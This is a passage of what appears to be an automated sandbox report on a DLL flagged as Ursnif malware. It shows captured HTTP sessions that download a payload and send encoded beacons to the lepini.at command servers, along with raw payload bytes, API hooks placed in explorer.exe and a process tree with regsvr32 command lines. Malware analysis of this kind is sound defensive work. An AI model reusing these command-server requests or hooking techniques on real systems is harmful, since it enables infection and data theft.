ca 7f 95 5e cd b5 30 ed 73 02 4d ec 8d 0e fd 6a 8f 0f da 19 f4 c1 29 eb 63 52 47 f1 ce 75 99 1f a8 ab b7 5d e0 01 7b 63 e8 a3 2a 8a 29 e0 2c ab fb a8 d5 b7 a0 1b 15 fd a7 ad 41 18 48 22 e2 d4 38 f9 9c 35 fc 68 a4 a6 73 e4 17 a6 16 e5 90 0a 7c e9 12 c4 d4 42 af 20 53 e5 0d 82 c1 75 23 a0 da 29 78 00 6c 96 a6 b6 f0 b2 79 50 06 8b 8d 2e 02 32 5d 59 db de 2a 32 51 3b 0f f5 98 d5 90 e7 2c 7f 06 f2 ea 77 56 4b 3d 0a a4 93 d9 56 ad c5 34 a9 de 9d 38 55 c9 0a 16 a6 fe 75 f3 6e 90 f4 ec 0d 36 62 44 46 cb c3 58 ac 57 f0 99 73 4d da be 94 43 fe b3 08 9c 2e e9 a7 a1 d7 81 0c 6a ef e0 04 38 67 b6 ca 8b 92 ac e9 da 9e da 9b 01 31 84 4c e0 20 e9 ea c0 df 5e a6 72 73 1b a0 2f 9d 2e cc ce 52 45 79 86 4d b4 30 84 ce c2 4a ee a4 ba b5 15 ce f4 61 a3 d3 79 43 24 bf 0f 43 7c ff c0 cc 2b 95 da dc cb 22 a5 92 42 4d 22 3a 81 36 29 0b 65 c7 aa 04 c9 2a 2b b0 64 0f 11 06 cc ba 7e be df 28 6e 54 a5 32 6c 65 68 e7 f9 07 6e 08 80 ea 46 14 a1 19 01 c9 3c 88 40 2b b0 05 d6 aa 94 1b 6a a7 ab ce e4 84 d8 5c be ce df 6d 1c 47 d8 88 00 c1 81 61 93 7c dc 1d c0 25 b1 8a 12 5c 2b af c4 07 a2 d2 d9 6f 70 2d ff 42 85 e4 9f 43 10 83 a9 d9 91 44 72 12 00 65 f4 0f f9 5b c1 46 b7 42 8c 2c 85 17 d5 a5 c2 60 d0 68 fa 83 d4 c6 c5 a4 05 25 0a aa c0 bc 66 ae 9b d3 f8 8b 2e c1 d9 f3 88 fe cb 5e 25 25 e6 3b 24 51 9d e8 57 11 cc 97 43 ed 62 f3 e7 14 a5 ed 3a 78 b9 0b 64 e9 9a 69 a9 ac 80 4c fb d4 7a 6c 4d bf a6 fe a8 be 6d 94 af 0e 84 13 96 c0 1f 95 3f 35 51 33 8d bf 4e 40 d7 d6 a8 5a d1 a6 ab 93 ac af 5d ed 9c 3b 0a f3 1b f8 9e 05 c0 5a 81 8e 5f a3 ff 42 38 c4 15 8e f4 c5 f4 84 12 a3 0f ae 1c 79 5f 55 04 71 ab 16 86 04 b5 26 45 c1 1e f1 0c d3 6d 93 da 34 92 07 29 0f 7d f3 b1 f0 42 0c 74 23 e1 07 09 aa 17 e3 3a 76 23 0c 27 41 95 44 1b cc c0 6c b1 67 1c 49 a3 fd 27 48 25 64 b9 21 aa 4b a5 07 b1 fe ca 41 9c 84 f4 bd 6d 51 c8 04 17 f0 51 73 39 51 2e 39 77 0f 2b f9 78 55 85 fe 06 3a 57 c8 b2 aa 51 1a bf b1 b6 f5 9c 21 0b fe 10 47 5d 37 d1 ca a3 c0 65 27 b8 4c 75 4f d1 c8 ac f3 9c 92 f6 09 86 93 59 48 bc 93 36 32 ab 8a de 24 16 3a fa cb 81 c4 5f 96 b7 ed f2 18 89 8f d0 9a 35 54 d6 57 2c 56 60 5c 98 bf 0e 12 af d4 7d 88 2e 5b 63 f9 c6 20 c6 93 Data Ascii: 76c5CD[3l$wI0_TvfWmO]E>-xw4gQc*g~5ira{duSNN&Zn\|:Unj>==M6,k5g2pb8z6R$PG6[1o@-AAOke%q <<fG G[oM/]vll+]auJsrutOb'crtP^0sMj)cRGu]{c*),AH"85hs|B Su#)xlyP.2]Y*2Q;,wVK=V48Uun6bDFXWsMC.j8g1L ^rs/.R EyM0JayC$C\|+"BM":6)e*+d~(nT2lehnF<@+j\mGa\|%\+op-BCDre[FB,`h%f.^%%;$QWCb:xdiLzlMm?5Q3N@Z];Z _B8y_Uq&Em4)}Bt#:v#'ADlgI'H%d!KAmQQs9Q.9w+xU:WQ!G]7e'LuOYH62$:_5TW,V`\}.[c

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.5	49773	34.65.144.159	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Feb 16, 2021 00:58:56.739624023 CET	11349	OUT	GET /jvassets/xI/t64.dat HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache Host: c56.lepini.at
Feb 16, 2021 00:58:56.863928080 CET	11351	IN	HTTP/1.1 200 OK Server: nginx Date: Mon, 15 Feb 2021 23:58:56 GMT Content-Type: application/octet-stream Content-Length: 138820 Last-Modified: Mon, 28 Oct 2019 09:43:42 GMT Connection: close ETag: "5db6b84e-21e44" Accept-Ranges: bytes Data Raw: 17 45 7e 72 ac 5b ed 66 e1 de 31 9e 70 18 b7 1a 77 c0 be b3 e2 43 ff 7c d8 16 7f 6f 35 a2 d1 a5 d2 ec 0d 0c de 58 84 1a f3 53 04 f0 65 cb 76 1f 35 85 a0 7d 1d f2 44 63 de 89 f3 f1 eb d3 60 21 68 3d 3a 93 e1 55 94 db 4c d2 f2 b4 3e 34 48 eb e8 47 7b 53 14 54 86 87 a3 d2 0d 55 0c d0 4f 6f 51 73 eb e2 f9 f4 9b f0 49 af 3d a0 bd ba 48 52 29 a2 84 33 75 9e 48 16 a7 b3 00 58 91 bf bf ea 49 85 ff c7 58 36 df 5b 13 ec c2 c6 92 56 72 82 53 68 a1 ca a8 33 3e e7 8b 8e 6f fa 4b 85 a0 7f bb 5c de 12 c3 97 40 27 18 f2 b2 95 91 d8 b7 45 cf 2a 5f 95 76 5b fc 02 c1 9d d7 e5 7f ee ec f5 a0 52 7b 4d 4d ae da 70 b4 71 95 b6 39 2e 38 47 c0 ab 5e fe cf a1 6a 5c a5 3c 8f 1b 97 0a 2a 41 5f 6e 2e 85 b4 8e 24 d6 6a 1c cb 43 8c ca 75 7d 09 57 73 3c a2 b8 0b 18 00 21 c1 f5 fc e4 2b 04 14 51 c3 36 ea 80 55 0a 28 82 e4 56 51 91 99 bf 11 ae 36 06 cd 81 44 e0 ad db 69 d6 8e 24 28 ee 4c 0d 81 69 8b 96 c0 52 cd ed ec 31 e8 7f 08 d8 ff 0a 82 4d 1d fa a0 28 3c 3f 5f 53 cb 64 ea 5d 7c c7 f0 0f 28 71 5a f4 60 b7 7b f3 e1 19 5b 7b be d1 62 af ef 2f ad 3b 22 a8 03 e7 9f 3d e5 da ca 8b 1a 9c 2c fd 76 89 a9 f7 a5 7b 6a b4 47 62 bf 64 5d 54 26 01 9a 1d 3b b0 97 db c5 c1 dd 94 52 d0 b2 77 e0 f7 00 8d c1 99 02 69 f4 b2 87 b2 0c 68 b3 9d b6 e6 a6 9f 58 b0 52 f8 5e b5 ac 1e 36 41 bd bc f9 5d 3a 2b 5a 40 60 9a 48 c1 b3 4a df cc 81 65 53 4e e4 9a 80 8b dd 8f 43 eb 11 23 73 1b 1b c1 99 89 21 94 4c a5 84 c3 13 96 ad 5d 82 20 a4 a4 3b dd 1e 43 74 c6 42 11 7a 8a f2 93 8b 7e 24 73 17 d9 c7 eb 47 18 47 41 4f a2 f1 bc 52 cc 35 f2 c2 73 3e e5 32 8a b5 c7 7c 3b d4 88 bd aa 47 48 66 2e 00 bd 3f fc 08 b4 49 98 e3 36 db f0 33 4c 40 2b cc 59 2a b5 ba 73 58 27 de a0 31 0e 6d 63 70 19 7b 5f 67 00 54 79 89 7f 42 21 df 6e 23 e1 54 43 4a 09 00 77 ac fb e4 2e a8 6d 07 21 b3 a0 98 ad 40 d2 34 64 c9 c2 62 14 7c 45 eb a0 65 98 c1 18 a1 6a af 69 0a a2 bb 50 42 96 c1 d7 02 58 6d f4 b1 15 90 f6 50 9c 6a fd d4 2e 5e a7 4a cb 67 59 63 74 77 99 de e0 c0 d5 5c 9d a7 89 1b 90 39 29 23 21 3b c4 35 f1 49 9e 67 f3 ce fe 1d 0a 67 69 06 13 13 30 ab e6 c6 f4 c9 7e 94 48 5b a1 f7 5f 27 1f 03 ac 85 e1 0e b1 bf 6e e1 1c 5a 24 cc b2 53 fd 61 58 e3 87 0b 85 9e 03 94 f6 2a bd 92 53 09 77 f8 5e d3 c9 b7 19 42 4e e6 2a 67 af 27 4e 01 de 6a fc 1e 82 0c 7e 45 7b e8 1d 97 82 9b 5c 14 96 d2 82 dd 53 15 1e 84 41 01 4f 0f 32 ac ee b7 85 96 4c e9 dc b0 42 3c 93 a6 0b a3 79 cb 7b 2c d1 21 6f c1 6a 38 48 d7 37 8f 35 b8 1d 7a e7 eb 63 bc 4e 6b b6 23 aa 9c fd 32 03 46 e2 37 47 49 c2 35 a1 48 7e 98 49 6a b4 98 e7 cb 33 dd 1a be 5a c8 ea a7 44 33 9b e3 a6 84 da 68 ec bf 93 03 88 f9 6e 02 17 a6 96 46 ad ae 25 c2 bb 97 7a 57 35 aa 0a 42 b5 c3 8a 35 af 20 1b 1a b9 c6 99 99 8a b2 b6 46 1c 70 a0 53 c2 e9 a2 e6 ad a4 8f d5 11 da 74 60 13 7c 55 4d 42 1c c6 a4 47 a8 4e 27 67 a4 37 b3 0e ca f5 b1 9a a5 de e3 07 25 55 07 ff 18 b3 17 44 8b a0 af e3 f5 ff 75 b8 f2 2b 4d 9e f9 ad 07 c0 5e d7 1b ab 81 e4 99 93 ac a9 63 2f 4e 27 18 d0 dd 29 f7 28 98 b1 c3 5e 52 9e d4 01 1b 9f ba 6d 7d 24 b8 cc 84 0e 03 07 2e 3a ba b5 ad 8b ae 57 ce 78 7b aa 0f 07 5f ee 2a 4a 6b 0d f8 40 bb 79 91 71 5d ae 1b 1d 3c bf b9 e2 9b d4 4c 6c 52 55 e3 59 22 40 9a 6f cc 9a 14 bb 63 ad 00 8f bf cd 7b ca 18 ce c6 df 21 08 86 ed 93 17 79 b7 6d 89 0c ba 64 8a 93 dd fa 1b 07 69 84 31 87 f9 ae 59 a4 f8 ed 03 62 6f 2a fa 54 99 38 81 d4 e3 dc e8 39 d4 b0 62 81 c2 49 a1 Data Ascii: E~r[f1pwC|o5XSev5}Dc`!h=:UL>4HG{STUOoQsI=HR)3uHXIX6[VrSh3>oK\@'E*_v[R{MMpq9.8G^j\<*A_n.$ jCu}Ws<!+Q6U(VQ6Di$(LiR1M(<?_Sd]\|(qZ`{[{b/;"=,v{jGbd]T&;RwihXR^6A]:+Z@`HJeSNC#s!L] ;CtBz~$sGGAOR5s>2 |;GHf.?I63L@+Y*sX'1mcp{_gTyB!n#TCJw.m!@4db|EejiPBXmPj.^JgYctw\9)#!;5Iggi0~H[_'nZ$SaX*Sw^BN*g'Nj~E{\S AO2LB<y{,!oj8H75zcNk#2F7GI5H~Ij3ZD3hnF%zW5B5 FpSt`\|UMBGN'g7%UDu+M^c/N')(^Rm}$.:Wx{_*Jk@yq] <LlRUY"@oc{!ymdi1Ybo*T89bI

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.5	49780	34.65.144.159	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Feb 16, 2021 00:59:06.163141012 CET	12209	OUT	GET /api1/vhHTEmPzbEStJ4oDDwp/kQ6ggaRpVnpsug_2B0SlwX/XJ3fXm3aVud9O/1_2B7cr6/T_2BQPX93_2FtT _2BuUURZr/AWwVWHMcH_/2BU8GCAjDVwMmprID/L5eh8w1am6YF/SNWyB4_2BWm/zk5kVoxEFfdcUb/ATRG4B6O9Jd GD1fLNDqV7/c18vrgClx5W3AyWk/YkXmggvTDqtnr7l/6o5AOThiBQ13h_2FIJ/CRITvJ2ok/cYZ94FgWzWVkvnQsu K3C/E6WVuIJEgnnze_2FQoZ/iJSmMSPJ1uDyxoLTc337jx/njscfBmWGPAoq/JiqJEBa7dSC/GQi2 HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:85.0) Gecko/20100101 Firefox/85.0 Host: api3.lepini.at
Feb 16, 2021 00:59:06.866868019 CET	12210	IN	HTTP/1.1 200 OK Server: nginx Date: Mon, 15 Feb 2021 23:59:06 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.5	49781	34.65.144.159	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Feb 16, 2021 00:59:06.989295006 CET	12211	OUT	POST /api1/z9QMincV/K5Iq0M8Pr92gCHXX5PHJDsK/9c_2BafRoh/4XYkJRWqVTzrv7Uv3/wngQcd_2F3U1/FYkm EnrarM8/prFE5X7UgK7npU/l5OvCbSeqgHX2pOCMBIMw/6G3ylCTvPM_2Fao_/2FHfb2YFd_2Fsm9/RXg8z6_2BbPS XzWlWu/9JOiQgQtr/rufo4JqzeosqL1srQO1Y/Q6QSqSiZInzgmM3ARl_/2BDUzBilNA3CJxo3pBLSY7/qcaRv2Hat zUtG/WgTgo2SQ/rjXJ_2FQX_2BRQpBzyb87GE/8RD4rYDEK9/G_2BUelyeqJjX_2BK/T7OP9kOGqlyN/0X3GrtdJQp t/xICmDxOic/59te HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:85.0) Gecko/20100101 Firefox/85.0 Content-Length: 2 Host: api3.lepini.at
Feb 16, 2021 00:59:07.422893047 CET	12212	IN	HTTP/1.1 200 OK Server: nginx Date: Mon, 15 Feb 2021 23:59:07 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Data Raw: 37 65 0d 0a 32 fc dc 1a f8 7b 21 23 74 4a 43 c1 de 29 3a 7a d0 55 e2 67 9b f3 6f ee 56 04 53 de 51 c5 bf 78 6e da bf b1 6a 9c ee 46 44 86 2a e1 27 8f cc b2 30 cf e2 d9 64 73 36 1d d8 57 ca a1 8c 7b 8f a8 97 19 eb 12 98 84 ce cb 08 b0 fa 7a 66 25 95 fe d2 97 a5 43 60 f1 3e 9a aa 1d d8 ef 10 a3 d1 47 2b 40 b9 ff 59 e3 7a c5 71 fa e9 1d 07 36 1f b0 ae 8b b2 66 76 3b 9b c5 01 34 2e bd 4b 93 0d 0a 30 0d 0a 0d 0a Data Ascii: 7e2{!#tJC):zUgoVSQxnjFD*'0ds6W{zf%C`>G+@Yzq6fv;4.K0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.5	49782	34.65.144.159	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Feb 16, 2021 00:59:07.524482965 CET	12213	OUT	GET /api1/B8MnooNN9kMOjr/4APxw6PAyEPUiXmrSXX7M/PtXgVlKt3uJB84qO/etiXgt3osmpC7JG/0xAsGmu4hu IU6Eeo2L/a1WtBW_2B/X2qVjU0qM9VetfXHyr6O/22chUJFBwF80mhW4TtJ/zMN3tpHv3Ee1IBtJBSLYks/icW4ouV jYaIUX/5NyN3koL/S791_2FBQm1Q0Ugb8JrQ_2B/9PHzD9FD3W/bBSlu486hfKepofap/9wJN42Vj4ZPw/WVo49wPl IVW/I2BtSvKImp3wQk/4MrIdrzxIR8O4oJdxIDGX/JS7Y2j1MOQAcwzAYj0sN/NQ HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:85.0) Gecko/20100101 Firefox/85.0 Host: api3.lepini.at
Feb 16, 2021 00:59:07.952873945 CET	12213	IN	HTTP/1.1 200 OK Server: nginx Date: Mon, 15 Feb 2021 23:59:07 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

HTTPS Packets

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Feb 16, 2021 00:57:39.206190109 CET	104.20.184.68	443	192.168.2.5	49728	CN=onetrust.com, O="Cloudflare, Inc.", L=San Francisco, ST=California, C=US CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Fri Feb 12 01:00:00 CET 2021	Sat Feb 12 00:59:59 CET 2022	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Mon Jan 27 13:48:08 CET 2020	Wed Jan 01 00:59:59 CET 2025		

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Feb 16, 2021 00:57:39.206856012 CET	104.20.184.68	443	192.168.2.5	49729	CN=onetrust.com, O="Cloudflare, Inc.", L=San Francisco, ST=California, C=US CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Fri Feb 12 01:00:00 CET 2021 Mon Jan 27 13:48:08 CET 2020	Sat Feb 12 00:59:59 CET 2022 Wed Jan 01 00:59:59 CET 2025	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Mon Jan 27 13:48:08 CET 2020	Wed Jan 01 00:59:59 CET 2025		
Feb 16, 2021 00:57:44.054445028 CET	151.101.1.44	443	192.168.2.5	49747	CN=*.taboola.com, O="Taboola, Inc", L=New York, ST=New York, C=US CN=DigiCert TLS RSA SHA256 2020 CA1, O=DigiCert Inc, C=US	CN=DigiCert TLS RSA SHA256 2020 CA1, O=DigiCert Inc, C=US CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Wed Nov 25 01:00:00 CET 2020 Thu Sep 24 02:00:00 CEST 2020	Mon Dec 27 00:59:59 CET 2021 Tue Sep 24 01:59:59 CEST 2030	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=DigiCert TLS RSA SHA256 2020 CA1, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Thu Sep 24 02:00:00 CEST 2020	Tue Sep 24 01:59:59 CEST 2030		
Feb 16, 2021 00:57:44.057051897 CET	151.101.1.44	443	192.168.2.5	49746	CN=*.taboola.com, O="Taboola, Inc", L=New York, ST=New York, C=US CN=DigiCert TLS RSA SHA256 2020 CA1, O=DigiCert Inc, C=US	CN=DigiCert TLS RSA SHA256 2020 CA1, O=DigiCert Inc, C=US CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Wed Nov 25 01:00:00 CET 2020 Thu Sep 24 02:00:00 CEST 2020	Mon Dec 27 00:59:59 CET 2021 Tue Sep 24 01:59:59 CEST 2030	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=DigiCert TLS RSA SHA256 2020 CA1, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Thu Sep 24 02:00:00 CEST 2020	Tue Sep 24 01:59:59 CEST 2030		
Feb 16, 2021 00:57:44.057652950 CET	151.101.1.44	443	192.168.2.5	49744	CN=*.taboola.com, O="Taboola, Inc", L=New York, ST=New York, C=US CN=DigiCert TLS RSA SHA256 2020 CA1, O=DigiCert Inc, C=US	CN=DigiCert TLS RSA SHA256 2020 CA1, O=DigiCert Inc, C=US CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Wed Nov 25 01:00:00 CET 2020 Thu Sep 24 02:00:00 CEST 2020	Mon Dec 27 00:59:59 CET 2021 Tue Sep 24 01:59:59 CEST 2030	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=DigiCert TLS RSA SHA256 2020 CA1, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Thu Sep 24 02:00:00 CEST 2020	Tue Sep 24 01:59:59 CEST 2030		
Feb 16, 2021 00:57:44.058022976 CET	151.101.1.44	443	192.168.2.5	49742	CN=*.taboola.com, O="Taboola, Inc", L=New York, ST=New York, C=US CN=DigiCert TLS RSA SHA256 2020 CA1, O=DigiCert Inc, C=US	CN=DigiCert TLS RSA SHA256 2020 CA1, O=DigiCert Inc, C=US CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Wed Nov 25 01:00:00 CET 2020 Thu Sep 24 02:00:00 CEST 2020	Mon Dec 27 00:59:59 CET 2021 Tue Sep 24 01:59:59 CEST 2030	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=DigiCert TLS RSA SHA256 2020 CA1, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Thu Sep 24 02:00:00 CEST 2020	Tue Sep 24 01:59:59 CEST 2030		

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Feb 16, 2021 00:57:44.058826923 CET	151.101.1.44	443	192.168.2.5	49745	CN=*.taboola.com, O="Taboola, Inc", L=New York, ST=New York, C=US CN=DigiCert TLS RSA SHA256 2020 CA1, O=DigiCert Inc, C=US	CN=DigiCert TLS RSA SHA256 2020 CA1, O=DigiCert Inc, C=US CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Wed Nov 25 01:00:00 CET 2020 Thu Sep 24 02:00:00 CEST 2020	Mon Dec 27 00:59:59 CET 2021 Tue Sep 24 01:59:59 CEST 2030	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=DigiCert TLS RSA SHA256 2020 CA1, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Thu Sep 24 02:00:00 CEST 2020	Tue Sep 24 01:59:59 CEST 2030		
Feb 16, 2021 00:57:44.059437037 CET	151.101.1.44	443	192.168.2.5	49743	CN=*.taboola.com, O="Taboola, Inc", L=New York, ST=New York, C=US CN=DigiCert TLS RSA SHA256 2020 CA1, O=DigiCert Inc, C=US	CN=DigiCert TLS RSA SHA256 2020 CA1, O=DigiCert Inc, C=US CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Wed Nov 25 01:00:00 CET 2020 Thu Sep 24 02:00:00 CEST 2020	Mon Dec 27 00:59:59 CET 2021 Tue Sep 24 01:59:59 CEST 2030	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=DigiCert TLS RSA SHA256 2020 CA1, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Thu Sep 24 02:00:00 CEST 2020	Tue Sep 24 01:59:59 CEST 2030		

Code Manipulations

User Modules

Hook Summary

Function Name	Hook Type	Active in Processes
api-ms-win-core-processthreads-l1-1-0.dll:CreateProcessW	IAT	explorer.exe
api-ms-win-core-registry-l1-1-0.dll:RegGetValueW	IAT	explorer.exe
CreateProcessAsUserW	EAT	explorer.exe
CreateProcessAsUserW	INLINE	explorer.exe
CreateProcessW	EAT	explorer.exe
CreateProcessW	INLINE	explorer.exe
CreateProcessA	EAT	explorer.exe
CreateProcessA	INLINE	explorer.exe

Processes

Process: explorer.exe, Module: WININET.dll

Function Name	Hook Type	New Data
api-ms-win-core-processthreads-l1-1-0.dll:CreateProcessW	IAT	7FFA9B335200
api-ms-win-core-registry-l1-1-0.dll:RegGetValueW	IAT	6D2719C

Process: explorer.exe, Module: user32.dll


Function Name	Hook Type	New Data
api-ms-win-core-processthreads-l1-1-0.dll:CreateProcessW	IAT	7FFA9B335200
api-ms-win-core-registry-l1-1-0.dll:RegGetValueW	IAT	6D2719C

Process: explorer.exe, Module: KERNEL32.DLL

Function Name	Hook Type	New Data
CreateProcessAsUserW	EAT	7FFA9B33521C
CreateProcessAsUserW	INLINE	0xFF 0xF2 0x25 0x50 0x00 0x00
CreateProcessW	EAT	7FFA9B335200
CreateProcessW	INLINE	0xFF 0xF2 0x25 0x50 0x00 0x00
CreateProcessA	EAT	7FFA9B33520E
CreateProcessA	INLINE	0xFF 0xF2 0x25 0x50 0x00 0x00

Statistics

Behavior



- loaddll32.exe
- regsvr32.exe
- cmd.exe
- iexplore.exe
- iexplore.exe
- iexplore.exe
- iexplore.exe
- iexplore.exe
- mshta.exe
- powershell.exe
- conhost.exe
- csc.exe
- cvtres.exe

Click to jump to process

System Behavior

Analysis Process: loaddll32.exe PID: 204 Parent PID: 5660

General

Start time:	00:57:32
Start date:	16/02/2021
Path:	C:\Windows\System32\loaddll32.exe
Wow64 process (32bit):	true
Commandline:	loaddll32.exe 'C:\Users\user\Desktop\SecuriteInfo.com.Generic.mg.f77e7bd43f365593.dll'
Imagebase:	0x12b0000
File size:	121856 bytes
MD5 hash:	8081BC925DFC69D40463079233C90FA5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: regsvr32.exe PID: 4472 Parent PID: 204

General

Start time:	00:57:32
Start date:	16/02/2021
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	regsvr32.exe /s C:\Users\user\Desktop\SecuriteInfo.com.Generic.mg.f77e7bd43f365593.dll
Imagebase:	0x320000

File size:	20992 bytes
MD5 hash:	426E7499F6A7346F0410DEAD0805586B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.358145680.00000000054C8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.365253627.000000000534B000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.358305961.00000000054C8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.358401494.00000000054C8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.358112275.00000000054C8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.358358372.00000000054C8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.358170829.00000000054C8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.358278308.00000000054C8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.358073702.00000000054C8000.00000004.00000040.sdmp, Author: Joe Security
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: 3884 Parent PID: 204

General

Start time:	00:57:33
Start date:	16/02/2021
Path:	C:\Windows\SysWOW64\cmd.exe
